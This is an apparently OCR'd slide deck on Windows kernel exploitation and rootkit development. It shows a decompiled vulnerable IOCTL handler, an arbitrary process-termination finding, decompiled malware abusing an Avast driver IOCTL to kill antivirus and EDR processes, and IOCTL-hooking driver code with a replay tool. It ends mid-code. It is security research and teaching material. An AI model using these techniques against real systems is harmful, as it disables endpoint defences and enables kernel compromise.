Subverting the Windows Kernel

By Juan Sacco <jsacco@exploitpack.com>

Summary of the presentation


- Fundamentals
- Software development & Rootkits
- Windows Kernel Exploitation
- Protections

Why is this important?

Knowledge Prerequisites

- What is an overflow and their types
- DEP Bypass
- ASLR
- Heap management
- Windows Internals
- C/C++ & Debugging
- EIP Control? **No!** **Flow control.**

Fundamentals a quick re-cap:







Figure 1-4: virtual memory layout

Fundamentals (Basic software driver)

1. Create a device.
2. Create a symbolic link for the device.
3. Define dispatch routines for each IRP.
4. Implement IOCTL handler.




Fundamentals (IO Packets)

IRP

(I/O Request Packet)

a data structure to communicate between drivers and OS




Fundamentals (IOCTLs)

IOCTL

(Device Input and Output Control)

an interface communicating with a device driver



Software Drivers & Rootkits development

DEMO

Exploit classes (mixed) for Windows Kernel


- **Use-after-free / dangling pointers (pool memory):** Ref-count mistakes leave stale pointers.
- **Race conditions / TOCTOU (including double-fetch):** unsynchronized access to data shared between user mode and kernel or across IRP paths.
- **Boundary issues:** integer over/underflow on size calculations; stack/pool buffer overflows; out-of-bounds reads/writes.
- **Uninitialized or info-leak bugs:** returning kernel memory that wasn't properly zeroed can leak pointers/ASLR seeds.
- **Access-control/logic issues:** missing `ACCESS_MASK` checks; overly powerful IOCTLs; trusting user pointers/handles without validation.
- **Write Access / Read Access (virtual or physical)**

Arbitrary Write:

```
__int64 __fastcall IOCTL_GET_OUTPUT_FILE(void **items, _OWORD *SystemBuffer_8, int SystemBuffer_16)
{
  void *v3; // rcx
  unsigned int len; // ecx
  unsigned int v7; // ebx
  __int64 result; // rax
  struct _IO_STATUS_BLOCK IoStatusBlock; // [rsp+30h] [rbp-228h] BYREF
  unsigned int FileInformation; // [rsp+40h] [rbp-218h] BYREF
  __int16 filepath[262]; // [rsp+44h] [rbp-214h] BYREF

  v3 = *items;
  if ( !v3 )
    return 0i64;
  FileInformation = 0;
  filepath[0] = 0;
  if ( ZwQueryInformationFile(v3, &IoStatusBlock, &FileInformation, 0x20Eu, FileNameInformation) )
    return 0i64;
  if ( IoStatusBlock.Status
    return 0i64;
  len = FileInformation;
  if ( FileInformation <= 2 )
    return 0i64;
  if ( FileInformation >= 2 * SystemBuffer_16 )
    len = 2 * SystemBuffer_16;
  v7 = len;
  memcpy(SystemBuffer_8, filepath, len);
  result = v7 >> 1;
  *((_WORD *)SystemBuffer_8 + result) = 0;
  return result;
}
```

```
memcpy(SystemBuffer_8, filepath, len);
```


What can you do?



What else can you do? >:)


```
{
    "title": "arbitrary process termination",
    "description": "ZwTerminateProcess - handle controllable",
    "state": "<SimState @ 0x140100020>",
    "eval": {
        "IoControlCode": "0x221de4",
        "SystemBuffer": "0x44550000",
        "Type3InputBuffer": "0x0",
        "UserBuffer": "0x0",
        "InputBufferLength": "0x28",
        "OutputBufferLength": "0x0"
    },
    "parameters": {
        "ProcessHandle": "<BV64 ZwOpenProcess_0x14000119d_
    },
    "others": {
        "return address": "0x1400011b3"
    }
}
```


Malware is already doing it!



- If the process name matches, the malware creates a handle to reference the installed Avast driver (Figure 10).

```
if (sVar1 == sVar2) {
  in_R9 = (FILE *)0x0;
  pcVar12 = (char *)0x0;
  uVar10 = 0xc0000000;
  hDevice = CreateFileW(L"\\\\.\\aswSP_Avar",0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,
                        0x80,(HANDLE)0x0);
```

Figure 10: malware creating a handle to reference the installed Avast driver

- Once the handle to the Avast driver is created, the malware calls the DeviceIoControl API and passes the '0x9988c094' IOCTL code along with the process ID (Figure 11). Since kernel-mode drivers can override user-mode processes, the Avast driver is able to terminate processes at the kernel level, effortlessly bypassing the tamper protection mechanisms of most antivirus and EDR solutions.

```
if (hDevice == (HANDLE)0xffffffffffffffff) {
  FUN_140001010(0x140028130,uVar10,pcVar12,in_R9);
  goto LAB_14000la97;
}
in_R9 = (FILE *)0x4;
local_36c = 0;
BVar6 = DeviceIoControl(hDevice,0x9988c094,&local_370,4,(LPVOID)0x0,0,&local_36c,
                        (LPOVERLAPPED)0x0);
pcVar12 = (char *)(ulonglong)local_370;
if (BVar6 == 0) {
  pwVar8 = L"[!!!] Killing process %ls with PID %u failed [!!!]\n";
}
else {
  pwVar8 = L"[+++] Process %ls with PID %u killed [+++]\n";
}
```

Protections in Kernel


- **VBS Virtualized Based Security + HVCI Hyper Visor Protected Code Integrity (a.k.a. “Memory integrity”)** isolate and enforce code-integrity policy for kernel code; enabled by default on many Windows 11 devices and can be toggled in Windows Security.

- **Hardware-enforced Stack Protection / CET (**Control-Flow Enforcement Technology**) shadow stack (kernel-mode)** “hardens” return addresses against ROP in kernel.The OS allocates and manages a shadow stack for each thread and basically compares the RET. As with Control Flow it has to be precompiled

- **Driver signing & PatchGuard (**KPP Kernel Patching Protection**)** at random intervals, every few mins. Checks the cache known-good copies or checksums of critical structures**, CFG (**Control Flow Guard “prevents” use-after-free)**, KASLR (**Kernel Adress Space Layout Randomization**), SMEP (**Supervisor Mode Execution Prevention (SMEP) is a security feature that helps prevent unintended execution of user-space code in kernel mode. As with DEP it can be bypassed using ROP) **SMAP (**Supervisor Mode Access Prevention) prevents read/write. RFLAGS register with flag (AC) can be disabled from user mode! **And kernel pool cookies,** bypassed by doing info leak (get the cookie value). collectively raise the bar for memory-corruption abuse. (See Microsoft’s kernel/driver security guidance for an overview.)

Exploiting the Windows Kernel

IOCTLPlus



What do we need?

Driver Hooking IOCTLs in Kernel

```
DRIVER_INITIALIZE DriverEntry;

/// <summary>
/// Entry point for the Driver, will initialize the device for user->driver comms.
/// </summary>
/// <param name="drvObj">
/// Pointer to this Driver's `DRIVER_OBJECT` as provided by the OS
/// </param>
/// <param name="regPath">
/// Pointer to this Driver's Regpath as provided by the OS
/// </param>
/// <returns>
/// Success if there was no errors creating the associated Ioctld device. This function should always be successful unless
/// the device name has been taken (likely by another instance of this driver).
/// </returns>
NTSTATUS DriverEntry(
    PDRIVER_OBJECT drvObj,
    PUNICODE_STRING regPath
)
{
    UNREFERENCED_PARAMETER(regPath);

    NTSTATUS status;
    PDEVICE_OBJECT deviceObject;
    UNICODE_STRING ntUnicodeString;
    KdPrintEx((DPFLTR_IHVDRIVER_ID, DPFLTR_INFO_LEVEL, "Info: In DriverEntry\n"));
    // Initialize the global structs used for saving hook metadata
    // Allow at most 20 hooks per hook-type, configure this number as-per your requirements
    ULONGLONG entry_max_len = 20;
    SIZE_T entry_array_size = entry_max_len * sizeof(IoHooks);
    // Allocate enough space for our IoHookList struct + the size of our entries array
    fastIoHooksDArray = (IoHookList*) ExAllocatePool2(POOL_FLAG_NON_PAGED, sizeof(IoHookList) + entry_array_size, 'PMDI');
    if (fastIoHooksDArray == NULL) {
        goto failed_allocation;
    }
    fastIoHooksRArray = (IoHookList*)ExAllocatePool2(POOL_FLAG_NON_PAGED, sizeof(IoHookList) + entry_array_size, 'PMDI');
    if (fastIoHooksRArray == NULL) {
        goto failed_allocation;
    }
    fastIoHooksWArray = (IoHookList*)ExAllocatePool2(POOL_FLAG_NON_PAGED, sizeof(IoHookList) + entry_array_size, 'PMDI');
    if (fastIoHooksWArray == NULL) {
        goto failed_allocation;
    }
```

```
/// <summary>
/// Parse the `HookRequest` provided by user via IOCTL.
/// We will determine what the mode is, and hook as appropriate.
/// Manual hooks will hook the user provided address and interpret it as the `HookRequest.Type` function.
/// Auto hooks will use the user-provided driverName and our knowledge of the driver structure to
/// automatically find and hook the target driver's IOCTLs.
/// For most cases, the AutoHook mode is expected.
/// </summary>
/// <param name="hookRequest"></param>
/// <returns></returns>
NTSTATUS DoHook(HookRequest* hookRequest)
{
    NTSTATUS status;
    if (hookRequest->mode == MODE_MANUAL)
    {
        // Manual hook mode proivded, we pass the address, type, and name to perform the manual hook
        status = DoManualHook(hookRequest->address, hookRequest->type, hookRequest->driverName);
        return status;
    }
    else if (hookRequest->mode == MODE_AUTO)
    {
        // Auto hook mode provided, we pass the target driver name to our next function that will automatical
        // and hook the IOCTL interfaces for the target.
        status = DoAutoHook(hookRequest->driverName);
        return status;
    }
    else {
        // Invalid `HookRequest` mode passed, we return an error to the client.
        status = STATUS_ILLEGAL_FUNCTION;
    }
    return status;
}
```


IOCTL++

IOCTL++ can be used to make `DeviceIoControl` requests with arbitrary inputs. The original tool has been improved with a driver hooker allowing the user to capture the data and config of IOCTLs of the target application during runtime.

Here is an example of an ZwTerminationProcess triggered in a sample vulnerable driver:


How to use:

1. Run the tool with admin rights.
2. Start the kernel hook. This driver will allow you to hook IOCTLs from the target driver.
3. If not loaded yet, you can load the target driver using IOCTL++
4. Select from Device combo the target Driver name, and click on Hook IOCTLs to enable the hooking of the IOCTIs from the DriverHooks <-> Target Driver
5. Trigger IOCTLs in your target driver from usermode.
6. Click on Load config from Hook and go to C:\DriverHooks and select the .conf file <- This will populate the Device, IOCTL Code, Input and Output sizes, also it will decode the IOCTL code.
7. Click on Load data from Hook and go to C:\DriverHooks and select the .data file <- This will populate the data buffer
8. Modify the buffer, or not, and Click on Replay to send your original or custom data to the IOCTL from your target driver
9. Debug with WinDBG + Retsync, build exploit and repeat.
10. Profit?



Download IOCTL++ from Github:


https://github.com/jsacco/ioctlplusplus/



Bonus! SEDriver64.sys from SystemExplorer. Sorry! ;-(



```
{
